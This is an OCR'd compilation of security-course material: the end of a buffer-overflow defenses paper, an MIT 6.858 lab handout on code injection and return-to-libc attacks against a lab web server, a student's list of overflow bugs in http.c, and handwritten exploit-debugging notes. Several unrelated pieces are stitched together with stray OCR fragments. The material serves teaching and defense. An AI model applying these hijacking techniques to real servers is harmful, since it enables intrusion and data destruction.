Here we compare the varieties of vulnerabilities and attacks described in Section 2 with the defensive measures described in Section 3 to determine which *combinations* of techniques offer the potential to completely eliminate the buffer overflow problem, and at what cost. Table 3 shows the cross-bar of buffer overflow attacks and defenses. Across the top is the set of places where the attack code is located (Section 2.1) and down the side is the set of methods for corrupting the program's control flow (Section 2.2). In each cell is the set of defensive measures that is effective against that particular combination. We omit the bounds checking defense (Section 3.3) from Table 3. While bounds checking is effective in preventing all forms of buffer overflow attack, the costs are also prohibitive in many cases.

The most common form of buffer overflow attack is the attack against an activation record that injects code into a stack-allocated buffer. This form follows from the recipes published in late 1996 [30, 28, 35]. Not surprisingly, both of the early defenses (the Non-executable stack [19, 18] and StackGuard [14]) both are effective against this cell. The non-executable stack expands up the column to cover all attacks that inject code into stack allocated buffers, and the StackGuard defense expands to cover all attacks that corrupt activation records. These defenses are completely compatible with each other, and so using *both* provides substantial coverage of the field of possible attacks.

Of the remaining attacks not covered by the combination of the non-executable stack and the StackGuard defense, many can be automatically prevented by the code pointer integrity checking proposed by PointGuard. The remaining attacks that corrupt *arbitrary* program variables can be nominally addressed by PointGuard, but require significant manual intervention. Fully automatic PointGuard defense would require canary integrity checking on *all* variables, at which point bounds checking begins to become competitive with integrity checking.

It is interesting to note that the first popular buffer overflow attack (the Morris Worm [21, 37]) used this last category of buffer overflow to corrupt a file name, and yet virtually no contemporary buffer overflow attacks uses this method, despite the fact that none of the current or proposed defenses is strongly effective against this form of attack. It is unclear whether the present dearth of logic-based buffer overflow attacks is because such vulnerabilities are highly unusual, or simply because attacks are easier to construct when code pointers are involved.

5 Conclusions

We have presented a detailed categorization and analysis of buffer overflow vulnerabilities, attacks, and defenses. Buffer overflows are worthy of this degree of analysis because they constitute a majority of security vulnerability issues, and a substantial majority of remote penetration security vulnerability issues. The results of this analysis show that a combination of the StackGuard [14, 9] defense and the non-executable stack defense [19, 18] serve to defeat many contemporary buffer overflow attacks, and that the proposed PointGuard defense will address most of the remaining contemporary buffer overflow attacks. Of note is the fact that the particular form of buffer overflow attack used by Morris in 1987 to "popularize" the buffer overflow technique is both uncommon in contemporary attacks, and not easily defended against using existing methods.

Table 3: Buffer Overflow Attacks and Defenses

		Attack Code Location			
		Resident	**Stack Buffer**	**Heap Buffer**	**Static Buffer**
Code Pointer types	**Activation Record**	StackGuard	StackGuard, Non-executable stack	StackGuard	StackGuard
	Function Pointer	PointGuard	PointGuard, Non-executable stack	PointGuard	PointGuard
	Longjmp Buffer	PointGuard	PointGuard, Non-executable stack	PointGuard	PointGuard
	Other Variables	Manual PointGuard	Manual PointGuard, Non-executable stack	Manual PointGuard	Manual PointGuard

References

[1] Alfred V. Aho, R. Hopcroft, and Jeffrey D. Ullman. *Compilers: Principles, Techniques and Tools*. Addison-Wesley, Reading, Mass., 1985.

[2] Anon. Linux Security Audit Project. `http://lsap.org/`.

[3] Andrea Arcangeli. `xterm` Exploit. Bugtraq mailing list, `http://geek-girl.com/bugtraq/`, May 8 1998.

[4] Brian Behlendorf, Roy T. Fielding, Rob Hartill, David Robinson, Cliff Skolnick, Randy Terbush, Robert S. Thau, and Andrew Wilson. Apache `HTTP` Server Project. `http://www.apache.org`.

[5] Steve Bellovin. Buffer Overflows and Remote Root Exploits. Personal Communications, October 1999.

[6] M. Bishop. How to Write a Setuid Program. *:login;*, 12(1), Jan/Feb 1986. Also available at `http://olympus.cs.ucdavis.edu/ bishop/scriv/index.html`.

[7] M. Bishop and M. Digler. Checking for Race Conditions in File Accesses. *Computing Systems*, 9(2):131–152, Spring 1996. Also available at `http://olympus.cs.ucdavis.edu/ bishop/scriv/index.html`.

[8] Compaq. `ccc` C Compiler for Linux. `http://www.unix.digital.com/linux/compaq_c/`, 1999.

[9] Crispin Cowan, Steve Beattie, Ryan Finnin Day, Calton Pu, Perry Wagle, and Erik Walthinsen. Protecting Systems from Stack Smashing Attacks with StackGuard. In *Linux Expo*, Raleigh, NC, May 1999.

[10] Crispin Cowan, Andrew Black, Charles Krasic, Calton Pu, and Jonathan Walpole. Automated Guarding Tools for Adaptive Operating Systems. Work in progress, December 1996.

[11] Crispin Cowan, Tim Chen, Calton Pu, and Perry Wagle. StackGuard 1.1: Stack Smashing Protection for Shared Libraries. In *IEEE Symposium on Security and Privacy*, Oakland, CA, May 1998. Brief presentation and poster session.

[12] Crispin Cowan and Calton Pu. Survivability From a Sow's Ear: The Retrofit Security Requirement. In *Proceedings of the 1998 Information Survivability Workshop*, Orlando, FL, October 1998. `http://www.cert.org/research/isw98.html`.

[13] Crispin Cowan, Calton Pu, and Heather Hinton. Death, Taxes, and Imperfect Software: Surviving the Inevitable. In *Proceedings of the New Security Paradigms Workshop*, Charlottesville, VA, September 1998.

[14] Crispin Cowan, Calton Pu, Dave Maier, Heather Hinton, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. In *7th USENIX Security Conference*, pages 63–77, San Antonio, TX, January 1998.

[15] Michele Crabb. Curmudgeon's Executive Summary. In Michele Crabb, editor, *The SANS Network Security Digest*. SANS, 1997. Contributing Editors: Matt Bishop, Gene Spafford, Steve Bellovin, Gene Schultz, Rob Kolstad, Marcus Ranum, Dorothy Denning, Dan Geer, Peter Neumann, Peter Galvin, David Harley, Jean Chouanard.

[16] Theo de Raadt and et al. OpenBSD Operating System. `http://www.openbsd.org/`.

[17] Drew Dean, Edward W. Felten, and Dan S. Wallach. Java Security: From HotJava to Netscape and Beyond. In *Proceedings of the IEEE Symposium on Security and Privacy*, Oakland, CA, 1996. `http://www.cs.princeton.edu/sip/pub/secure96.html`.

[18] "Solar Designer". Non-Executable User Stack. `http://www.openwall.com/linux/`.

[19] Casper Dik. Non-Executable Stack for Solaris. Posting to `comp.security.unix`, `http://x10.dejanews.com/getdoc.xp?AN=207344316&CONTEXT=890082637.1567359211&%hitnum=69&AH=1`, January 2 1997.

[20] "DilDog". The Tao of Windows Buffer Overflow. `http://www.cultdeadcow.com/cDc_files/cDc-351/`, April 1998.

[21] Mark W. Eichin and Jon A. Rochlis. With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988. In *Proceedings of the 1990 IEEE Symposium on Research in Security and Privacy*, September 1990.

[22] Chris Evans. Nasty security hole in `lprm`. Bugtraq mailing list, `http://geek-girl.com/bugtraq/`, April 19 1998.

[23] Anup K Ghosh, Tom O'Connor, and Gary McGraw. An Automated Approach for Identifying Potential Vulnerabilities in Software. In *Proceedings of the IEEE Symposium on Security and Privacy*, Oakland, CA, May 1998.

[24] Reed Hastings and Bob Joyce. Purify: Fast Detection of Memory Leaks and Access Errors. In *Proceedings of the Winter USENIX Conference*, 1992. Also available at `http://www.rational.com/support/techpapers/fast_detection/`.

[25] Alfred Huger. Historical Bugtraq Question. Bugtraq mailing list, `http://geek-girl.com/bugtraq/`, September 30 1999.

[26] Richard Jones and Paul Kelly. Bounds Checking for C. `http://www-ala.doc.ic.ac.uk/ phjk/BoundsChecking.html`, July 1995.

[27] Mindcraft. WebStone Standard Web Server Benchmark. `http://www.mindcraft.com/webstone/`.

[28] "Mudge". How to Write Buffer Overflows. `http://l0pht.com/advisories/bufero.html`, 1997.

[29] "Aleph One". Bugtraq Mailing List. `http://geek-girl.com/bugtraq/`.

[30] "Aleph One". Smashing The Stack For Fun And Profit. *Phrack*, 7(49), November 1996.

[31] Calton Pu, Tito Autrey, Andrew Black, Charles Consel, Crispin Cowan, Jon Inouye, Lakshmi Kethana, Jonathan Walpole, and Ke Zhang. Optimistic Incremental Specialization: Streamlining a Commercial Operating System. In *Symposium on Operating Systems Principles (SOSP)*, Copper Mountain, Colorado, December 1995.

[32] Kurt Roeckx. Bounds Checking Overhead in SSH. Personal Communications, October 1999.

[33] Jim Roskind. Panel: Security of Downloadable

Executable Content. NDSS (Network and Distributed System Security), February 1997.

[34] Fred B. Schneider, Steven M. Bellovin, Martha Branstad, J. Randall Catoe, Stephen D. Crocker, Charlie Kaufman, Stephen T. Kent, John C. Knight, Steven McGeady, Ruth R. Nelson, Allan M. Schiffman, George A. Spix, and Doug Tygar. *Trust in Cyberspace*. National Acadamy Press, 1999. Committee on Information Systems Trustworthiness, National Research Council.

[35] Nathan P. Smith. Stack Smashing vulnerabilities in the UNIX Operating System. `http://millcomm.com/ nate/machines/security/stack-smashing/nate-buffer.ps`, 1997.

[36] Alexander Snarskii. FreeBSD Stack Integrity Patch. `ftp://ftp.lucky.net/pub/unix/local/libc-letter`, 1997.

[37] E. Spafford. The Internet Worm Program: Analysis. *Computer Communication Review*, January 1989.

[38] Synthetix: Tools for Adapting Systems Software. World-wide web page available at `http://www.cse.ogi.edu/DISC/projects/synthetix`.

[39] Herman ten Brugge. Bounds Checking C Compiler. `http://web.inter.NL.net/hcc/Haj.Ten.Brugge/`, 1998.

[40] David Wagner, Jeffrey S. Foster, Eric A. Brewer, and Alexander Aiken. A First Step Towards Automated Detection of Buffer Overrun Vulnerabilities. In *NDSS (Network and Distributed System Security)*, San Diego, CA, February 2000.

[41] Rafel Wojtczuk. Defeating Solar Designer Non-Executable Stack Patch. Bugtraq mailing list, `http://geek-girl.com/bugtraq/`, January 30 1998.

[42] Tatu Ylonen. SSH (Secure Shell) Remote Login Program. `http://www.cs.hut.fi/ssh`.

[43] Anthony C. Zboralski. [HERT] Advisory #002 Buffer overflow in lsof. Bugtraq mailing list, `http://geek-girl.com/bugtraq/`, February 18 1999.

6.858 Fall 2012 Lab 1: Buffer overflows

Reprinted lab part 2

Part 2: Code injection

In this part, you will use your buffer overflow exploits to inject code into the web server. The goal of the injected code will be to unlink (remove) a sensitive file on the server, namely `/home/httpd/grades.txt`. Use the `*-exstack` binaries, since they have an executable stack that makes it easier to inject code. The `zookws` web server should be started as follows.

delete

```
httpd@vm-6858:~/lab$ ./clean-env.sh ./zookld zook-exstack.conf
```

We have provided Aleph One's shell code for you to use in `/home/httpd/lab/shellcode.S`, along with `Makefile` rules that produce `/home/httpd/lab/shellcode.bin`, a compiled version of the shell code, when you run `make`. Aleph One's exploit is intended to exploit setuid-root binaries, and thus it runs a shell. You will need to modify this shell code to instead unlink `/home/httpd/grades.txt`.

Exercise 3. Starting from one of your exploits from Exercise 2, construct an exploit that hijacks control flow of the web server and unlinks `/home/httpd/grades.txt`. Save this exploit in a file called `exploit-3.py`.

Explain in `answers.txt` whether or not the other buffer overflow vulnerabilities you found in Exercise 1 can be exploited in this manner. Some manner?

Verify that your exploit works; you will need to re-create `/home/httpd/grades.txt` after each successful exploit run.

See that article →

Suggestion: first focus on obtaining control of the program counter. Sketch out the stack layout that you expect the program to have at the point when you overflow the buffer, and use `gdb` to verify that your overflow data ends up where you expect it to. Step through the execution of the function to the return instruction to make sure you can control what address the program returns to. The `next`, `stepi`, `info reg`, and `disassemble` commands in `gdb` should prove helpful.

Once you can reliably hijack the control flow of the program, find a suitable address that will contain the code you want to execute, and focus on placing the correct code at that address---e.g. a derivative of Aleph One's shell code.

Note: `SYS_unlink`, the number of the `unlink` syscall, is `10` or `'\n'` (newline). Why does this complicate matters? How can you get around it?

Opps

You can check whether your exploit works as follows:

That messes stuff up!

```
httpd@vm-6858:~/lab$ make check-exstack
```

The test either prints "PASS" or fails. We will grade your exploits in this way. If you use another name for the exploit script, change `Makefile` accordingly.

The standard C compiler used on Linux, gcc, implements a version of stack canaries (called SSP). You can explore whether GCC's version of stack canaries would or would not prevent a given vulnerability by using the SSP-enabled versions of the web server binaries (`zookd-ssp` and `zookfs-ssp`), by using the `zook-ssp.conf` config file when starting `zookld`.

Part 3: Return-to-libc attacks

Many modern operating systems mark the stack non-executable in an attempt to make it more difficult to exploit buffer overflows. In this part, you will explore how this protection mechanism can be circumvented. Run the web server configured with binaries that have a non-executable stack, as follows.

```
httpd@vm-6858:~/lab$ ./clean-env.sh ./zookld zook.conf
```

The key observation to exploiting buffer overflows with a non-executable stack is that you still control the program counter, after a `RET` instruction jumps to an address that you placed on the stack. Even though you cannot jump to the address of the overflowed buffer (it will not be executable), there's usually enough code in the vulnerable server's address space to perform the operation you want.

Thus, to bypass a non-executable stack, you need to first find the code you want to execute. This is often a function in the standard library, called libc, such as `execl`, `system`, or `unlink`. Then, you need to arrange for the stack to look like a call to that function with the desired arguments, such as `system("/bin/sh")`. Finally, you need to arrange for the `RET` instruction to jump to the function you found in the first step. This attack is often called a *return-to-libc* attack. This article contains a more detailed description of this style of attack.

Exercise 4. Starting from your two exploits in Exercise 2, construct two exploits that take advantage of those vulnerabilities to unlink `/home/httpd/grades.txt` when run on the binaries that have a non-executable stack. Name these new exploits `exploit-4a.py` and `exploit-4b.py`.

Although in principle you could use shellcode that's not located on the stack, for this exercise you should not inject any shellcode into the vulnerable process. You should use a return-to-libc (or at least a call-to-libc) attack where you vector control flow directly into code that existed before your attack.

In `answers.txt`, explain whether or not the other buffer overflow vulnerabilities you found in Exercise 1 can be exploited in this same manner.

You can test your exploits as follows:

```
httpd@vm-6858:~/lab$ make check-libc
```

The test either prints two "PASS" messages or fails. We will grade your exploits in this way. If you use other names for the exploit scripts, change `Makefile` accordingly.

Part 4: Fixing buffer overflows and other bugs

Now that you have figured out how to exploit buffer overflows, you will try to find other kinds of vulnerabilities in the same code. As with many real-world applications, the "security" of our web server is not well-defined. Thus, you will need to use your imagination to think of a plausible threat model and policy for the web server.

Exercise 5. Look through the source code and try to find more vulnerabilities that can allow an attacker to compromise the security of the web server. Describe the attacks you have found in `answers.txt`, along with an explanation of the limitations of the attack, what an attacker can accomplish, why it works, and how you might go about fixing or preventing it. You can ignore bugs in `zoobar`'s code. They will be addressed in future labs.

One approach for finding vulnerabilities is to trace the flow of inputs controlled by the attacker through the server code. At each point that the attacker's input is used, consider all the possible values the attacker might have provided at that point, and what the attacker can achieve in that manner.

You should find at least two vulnerabilities for this exercise.

Finally, you will explore fixing some of the vulnerabilities you have found in this lab assignment.

Exercise 6. For each buffer overflow vulnerability you have found in Exercise 1, fix the web server's code to prevent the vulnerability in the first place. Do not rely on compile-time or runtime mechanisms such as stack canaries, removing `-fno-stack-protector`, baggy bounds checking, XFI, etc.

You are done! Submit your answers to the lab assignment by running `make submit`. Alternatively, run `make handin` and upload the resulting `lab1-handin.tar.gz` file to the submission web site.

```
1   #
2   # [file:#lines]
3   # desc
4   #
5
6
7   [http.c:94]
8   Server protocol (normally HTTP/1.1) can be any content at all, including any
    length.  I would change the headers of the request to append additional data after
    the HTTP/1.1.  If this text is longer than 8192 characters, it will overflow envp.
    This could be used to change the return pointer.  A properly placed stack canary
    could prevent it.
9       envp += sprintf(envp, "SERVER_PROTOCOL=%s", sp2) + 1;
10
11
12  [http.c:100]
13  If the query string is too long, it will overflow envp when it is copied in.  The
    sp2 check above will still work even if that HTTP/1.1 content is passed the 8192
    characters - correct?  This is the URL after the ?.  Stack canaries should work.
14      sprintf(envp, "QUERY_STRING=%s", qp + 1)
15
16  [http.c:104]
17  If sp1 is too long, the url_decode function will write a reqpath that is too long
    and will overwrite the return address of the url_decode function.  You pass a very
    long base URL.  Stack caneries might not (depending on where they are placed) since
    this is in the augments.
18      url_decode(reqpath, sp1);
19
20  [http.c:241]
21  It appends name to pn, without checking the lenght of name, causing pn to overflow.
22      strcat(pn, name);
23
24  [http.c:244]
25  This code does not reoverwrite handler if it is not a valid file/directory -
    allowing handler to be executed later on.
26      if (!stat(pn, &st)) {...}
27
28  [http.c:303]
29  Concatinating the dst and dirname could cause dst to overflow the area set aside it
    when it was passed an an augment to the function.  You would pass a very long
    dirname with a special return address.  Stack caneries might not (depending on
    where they are placed) since this is in the augments.
30      strcpy(dst, dirname);
31
32  [http.c:348]
33  You are executing a command specified by the user.  You need to watch what you send
    here!
34      execl(pn, pn, NULL);
35
36
```

From Part 1

6.858


9/18

Lab 1 Part 2

1. S code = assembly code

So 1st need to gain control

then this is the code where



In exploit-3.py

Why are we httpd user?

- File owner
  - that could potentially provide added security
    - Well you would have to remember to rename files to that

(2)

Relook at paper

BP = branch pointer = frame pointer = local base pointer
points to local variable 0 LB
= EBP

Link pointer = LP

return address of caller

So

arg n
⋮
arg 0
old LP ret
old BP / LB / EBP

3

unanswered question

1 views

EBP vs FP

Hi,

I am confused about the difference between FP and EBP.

why did it print all those colors?

Here is the line from the reading

> In addition to the stack pointer, which points to the top of the stack (lowest numerical address), it is often convenient to have a frame pointer (FP) which points to a fixed location within a frame. Some texts also refer to it as a local base pointer (LB). In principle, local variables could be referenced by giving their offsets from SP. However, as words are pushed onto the stack and popped from the stack, these offsets change. Although in some cases the compiler can keep track of the number of words on the stack and thus correct the offsets, in some cases it cannot, and in all cases considerable administration is required. Futhermore, on some machines, such as Intel-based processors, accessing a variable at a known distance from SP requires multiple instructions.
>
> Consequently, many compilers use a second register, FP, for referencing both local variables and parameters because their distances from FP do not change with PUSHes and POPs. On Intel CPUs, BP (EBP) is used for this purpose. On the Motorola CPUs, any address register except A7 (the stack pointer) will do. Because the way our stack grows, actual parameters have positive offsets and local variables have negative offsets from FP.

#lab1

edit save to favorites 0

1 minute ago by Michael Plasmeier 1 edit

the students' answer, *where students collectively construct a single answer*

I'm sure there's more to it, but a simple answer is they are the same. Intel calls it EBP, others call it FP or LB. They all point to the entry point of the current frame.

Same

edit thanks! 0 more

Just now by Owen Derby

the instructors' answer, *where instructors collectively construct a single answer*

Frame pointer seems to be the more general term for the pointer to the base of your stack frame, whereas EBP is the register that is used to store the FP on Intel CPUs.

thanks! 0

Just now by David Benjamin

followup discussions, *for lingering questions and comments*

But then the saved one is sfp?

makes sense "saved"

Makes so much more sense!

(8) (9)

Ok think I get conceptually

Now getting address in bin file
And getting to right place

It's also a lot about file encoding

1 letter = 1 byte = 8 bits

Shell code

Disassemble code to see where buffer starts

Then pad w/ no op till it comes up

File is not working...

Look for some reason - not mad

Wait what am I looking for;

I can find start loc w/ &

(5)

req path = 0x bfffee08 ← Consistent

env = 0x804e500

Now putting in code

Compare w/ writev

name defined

Want to execute a certain command in shell

?. Where do we want our code?

Could also use SYS_unlink

?How is this code different?

↳ it seems to be very different

Simpler...

Where do you have these bytes written

↳ Some other buffer?

(6)

(lots of assembly research)

Where did all that lead?

So it loads certain locations?

Pops esi from stack

L; So need on the bottom

Right; pop 32 bits off the bottom of the stack & call it %esi

---

Can't have any 0

- Substitute instructions w/

→ xorl %ebx, %ebx

another way to make 0

;How do we compile to shell code?

; byte code

↓ try it!

6

; But how do we get around that unlink syscall?
; do we use the newline or replace it?

~~what~~ NOP = 0x90
which is 1001000
which is no ascii char
; then do I send in URL
[which is ascii ...

ASCII problems ... w/ Python

Oh some commands to ~~bash~~ build shell code
Will include as variable
[weird how this matters ...

(8)

Oh crashed!
But what about new line?

Why no break point??
Try wireshark
- nope

Ok removing /n works (but should have still stopped?)
diff then new line displayed

Ok can't parse - reason 2
So HTTP/1.0 gets cut off

Ok can print variable locations w/ x
So req path = 0xbffffc08
└ 2048 ends w/ 0xbffff608
No bf is - not on stack

(9)

bt at 0x 8052520

+ 8192

0x 8054520

"Why is it in there twice?"

"uninitalized"

So somehow it terminates at the end...

Delete nul at end

now 45 bytes

not 46 bytes

So now not cut off

but no HTTP 1.1

"How did the other get by

just no nul

with a space → I don't get it...

(10)

So also need the return in there

to 8052 8ab

(whatever it is

where shell code starts

well

80 52520

+ 2048 bytes

− 45 bytes ~~byte~~ shellcode

− 22 bytes string

0x8052cdd

How many more 9s

currently at 8052844 w/ 6 9s

499 − 6 = 493

Wait only at 1107 in

(V)

Try again

want 2048 - 1107 + 196

So start at 2381 + 59 = 2440

vs 2048

ah but some padding

Starts at ~~0x bfff edc0~~

0x 805252 4

vs 0x 80525 28

or 4 bytes

So want 391

remove $-\begin{pmatrix} 2440 \\ -2048 \end{pmatrix} - 4 - 45 - 22$ bytes

392 + 4 + 45 + 22 Bs

463

(12)

sp2 starts 0x8052dld
or 2045

So we want to add 3 8s?

So now add pointer to start

0x8052c2c+176

0x8052Cdc

↑ this is 4 bytes

~~00~~

BS ENQ , Ü

~~00~~ 005 054 334

(now how to insert in py?

read it in?

(how open bin file on windows

(13)

; So ends too early
Or my math is off
Where should it end

↑ e08 is 0 ↑ 2047

So 1 is e09
2847 607

Wait each memory addr is 4 bytes?
32 bits

So why ~~0x~~ which is

1 byte = 0xff
4 bytes 0x ffffffff

; So why displaying ~~0x~~ ffff
for each?

(19)

Oh it displays it backwards
little endian
is at 02 now
want 07
So 16 qs?

0x bfff607
Now in 13

Was too long!

Use the string view
↳ 1 char is 1 addr

? What else is on the stack?
Where is ret?

15

Oh just calling disassemble works

Look for call at end

~~Oh for 0~~ Oh for url decode

; Could try NOPs

; Does it keep reading when going to return and saw NOP

That really seems to be to guess

OR start location

~~Return~~ Ahh look at the calling fn where it calls the subfunction then the next value

Called at 0x08049 4fc

next 0x08049 4a1

(16)

Now in stack for the fn it should be there

Oh need normal

0x 805524
+ 2048

S/C

0x0852d24

; rest is clean.. after that

; Oh still bf
not dot

0x bfffee08 + ~~002~~ 2048
0x~~0~~bffff608 ← better

---

look for something like ovrs
at 0xbffff~~0~~c is 0x08049086

(17)

On can do math inside

So diff is 20 words
i so need that extra
is that ret i

how do we see pc i
dis assemble + look!

404 f6

@ bfffff6lc = 0x0804908f6

that is the retn for fgets - line
but that is what we want

So currently my ret addr
Offset wrong

(18)

Now at 607

want at 61c

(I still don't have the conversions down)

So 8 off by 21

which is $\frac{21}{4}$ chars padding needed

Now at 60d

(this big vs little endian screws here) - might need to swap file

Now 15 off

So 15 Qs

Ok I think I got it

Now make sure code points to right

0x08052cdc

19

Need to advance it by ~~8~~
24

0x08052cf4 ✓ new target

try it!!

Segfault at 0x74787436
at zookd.c:83

that no code there

0x0949ed

Which is ret from process client

(That might be it for tonight...)

How do I step through to see the ret?

$pc = program counter

20

; backwards now

So at reqpath + 2042 + 4

or 0x bffff 61c

is 0x 80 92cf4

right at our start

; can't we see the ret ;

Sp is at 0x bfff ed b0

; where know ret

What does ret do?

pop eip

Which is 0x 8049 4fe = $pc

; So it pulls current value off stack

but must be so much more

(4)

(I think I forgot my 6.004)

6.004 ~~prep~~ epilog

Move (BP, SP) set SP to value of BP

POP (BP) ← restore

POP (LP) ← restore

JMP (LP) ← go

↑ return address

So

Then it ← shouldn't it be set SP to value of BP


~~← BP push~~

So 3 registers ret, base, current stack
LP BP SP

(6.004 makes more sense!)

22


We are writing to:



What order does this print in?

Remember bt for backtrace

So stack



This is confusing

~~And not what gdb shows~~

Ask in OH

X86 Assembly/GAS Syntax

General Information

Examples in this article are created using the AT&T assembly syntax used in GNU AS. The main advantage of using this syntax is its compatibility with the GCC inline assembly syntax. However, this is not the only syntax that is used to represent x86 operations. For example, NASM uses a different syntax to represent assembly mnemonics, operands and addressing modes, as do some High-Level Assemblers. The AT&T syntax is the standard on Unix-like systems but some assemblers use the Intel syntax, or can, like GAS itself, accept both.

GAS instructions generally have the form mnemonic source, destination. For instance, the following **mov** instruction:

```
movb $0x05, %al
```

will move the value 5 into the register al.

Operation Suffixes

GAS assembly instructions are generally suffixed with the letters "b", "s", "w", "l", "q" or "t" to determine what size operand is being manipulated.

- b = byte (8 bit)
- s = short (16 bit integer) or single (32-bit floating point)
- w = word (16 bit)
- l = long (32 bit integer or 64-bit floating point)
- q = quad (64 bit)
- t = ten bytes (80-bit floating point)

If the suffix is not specified, and there are no memory operands for the instruction, GAS infers the operand size from the size of the destination register operand (the final operand).

Prefixes

When referencing a register, the register needs to be prefixed with a "%". Constant numbers need to be prefixed with a "$".

Address operand syntax

There are up to 4 parameters of an address operand that are presented in the syntax `displacement(base register, offset register, scalar multiplier)`. This is equivalent to `[base register + displacement + offset register * scalar multiplier]` in Intel syntax. Either or both of the numeric, and either of the register parameters may be omitted:

```
movl    -4(%ebp, %edx, 4), %eax  # Full example: load *(ebp - 4 + (edx * 4)) into eax
movl    -4(%ebp), %eax           # Typical example: load a stack variable into eax
movl    (%ecx), %edx             # No offset: copy the target of a pointer into a register
leal    8(,%eax,4), %eax         # Arithmetic: multiply eax by 4 and add 8
leal    (%eax,%eax,2), %eax      # Arithmetic: multiply eax by 2 and add eax (i.e. multiply by 3)
```

Introduction

This section is written as a short introduction to GAS. GAS is part of the GNU Project (http://www.gnu.org/) , which gives it the following nice properties:

- It is available on many operating systems.
- It interfaces nicely with the other GNU programming tools, including the GNU C compiler (gcc) and GNU linker (ld).

If you are using a computer with the Linux operating system, chances are you already have gas installed on your system. If you are

using a computer with the Windows operating system, you can install gas and other useful programming utilities by installing Cygwin (http://www.cygwin.com/) or Mingw (http://www.mingw.org/) . The remainder of this introduction assumes you have installed gas and know how to open a command-line interface and edit files.

Generating assembly from C code

Since assembly language corresponds directly to the operations a CPU performs, a carefully written assembly routine may be able to run much faster than the same routine written in a higher-level language, such as C. On the other hand, assembly routines typically take more effort to write than the equivalent routine in C. Thus, a typical method for quickly writing a program that performs well is to first write the program in a high-level language (which is easier to write and debug), then rewrite selected routines in assembly language (which performs better). A good first step to rewriting a C routine in assembly language is to use the C compiler to automatically generate the assembly language. Not only does this give you an assembly file that compiles correctly, but it also ensures that the assembly routine does exactly what you intended it to.[1]

We will now use the GNU C compiler to generate assembly code, for the purposes of examining the gas assembly language syntax.

Here is the classic "Hello, world" program, written in C:

```
#include <stdio.h>

int main(void) {
    printf("Hello, world!\n");
    return 0;
}
```

Save that in a file called "hello.c", then type at the prompt:

```
gcc -o hello_c.exe hello.c
```

This should compile the C file and create an executable file called "hello_c.exe". If you get an error, make sure that the contents of "hello.c" are correct.

Now you should be able to type at the prompt:

```
./hello_c.exe
```

and the program should print "Hello, world!" to the console.

Now that we know that "hello.c" is typed in correctly and does what we want, let's generate the equivalent 32-bit x86 assembly language. Type the following at the prompt:

```
gcc -S -m32 hello.c
```

This should create a file called "hello.s" (".s" is the file extension that the GNU system gives to assembly files). On more recent 64-bit systems, the 32-bit source tree may not be included, which will cause a "bits/predefs.h fatal error"; you may replace the "-m32" gcc directive with an "-m64" directive to generate 64-bit assembly instead. To compile the assembly file into an executable, type:

```
gcc -o hello_asm.exe -m32 hello.s
```

(Note that gcc calls the assembler (as) and the linker (ld) for us.) Now, if you type the following at the prompt:

```
./hello_asm.exe
```

this program should also print "Hello, world!" to the console. Not surprisingly, it does the same thing as the compiled C file.

Let's take a look at what is inside "hello.s":

```
        .file   "hello.c"
        .def    ___main;        .scl    2;      .type   32;     .endef
```

```
        .text
LC0:
        .ascii "Hello, world!\10\0"
.globl _main
        .def    _main;  .scl    2;      .type   32;     .endef
_main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $8, %esp
        andl    $-16, %esp
        movl    $0, %eax
        movl    %eax, -4(%ebp)
        movl    -4(%ebp), %eax
        call    __alloca
        call    ___main
        movl    $LC0, (%esp)
        call    _printf
        movl    $0, %eax
        leave
        ret
        .def    _printf;        .scl    2;      .type   32;     .endef
```

The contents of "hello.s" may vary depending on the version of the GNU tools that are installed; this version was generated with Cygwin, using gcc version 3.3.1.

The lines beginning with periods, like ".file", ".def", or ".ascii" are assembler directives -- commands that tell the assembler how to assemble the file. The lines beginning with some text followed by a colon, like "_main:", are labels, or named locations in the code. The other lines are assembly instructions.

The ".file" and ".def" directives are for debugging. We can leave them out:

```
        .text
LC0:
        .ascii "Hello, world!\10\0"
.globl _main
_main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $8, %esp
        andl    $-16, %esp
        movl    $0, %eax
        movl    %eax, -4(%ebp)
        movl    -4(%ebp), %eax
        call    __alloca
        call    ___main
        movl    $LC0, (%esp)
        call    _printf
        movl    $0, %eax
        leave
        ret
```

"hello.s" line-by-line

```
        .text
```

This line declares the start of a section of code. You can name sections using this directive, which gives you fine-grained control over where in the executable the resulting machine code goes, which is useful in some cases, like for programming embedded systems. Using ".text" by itself tells the assembler that the following code goes in the default section, which is sufficient for most purposes.

```
LC0:
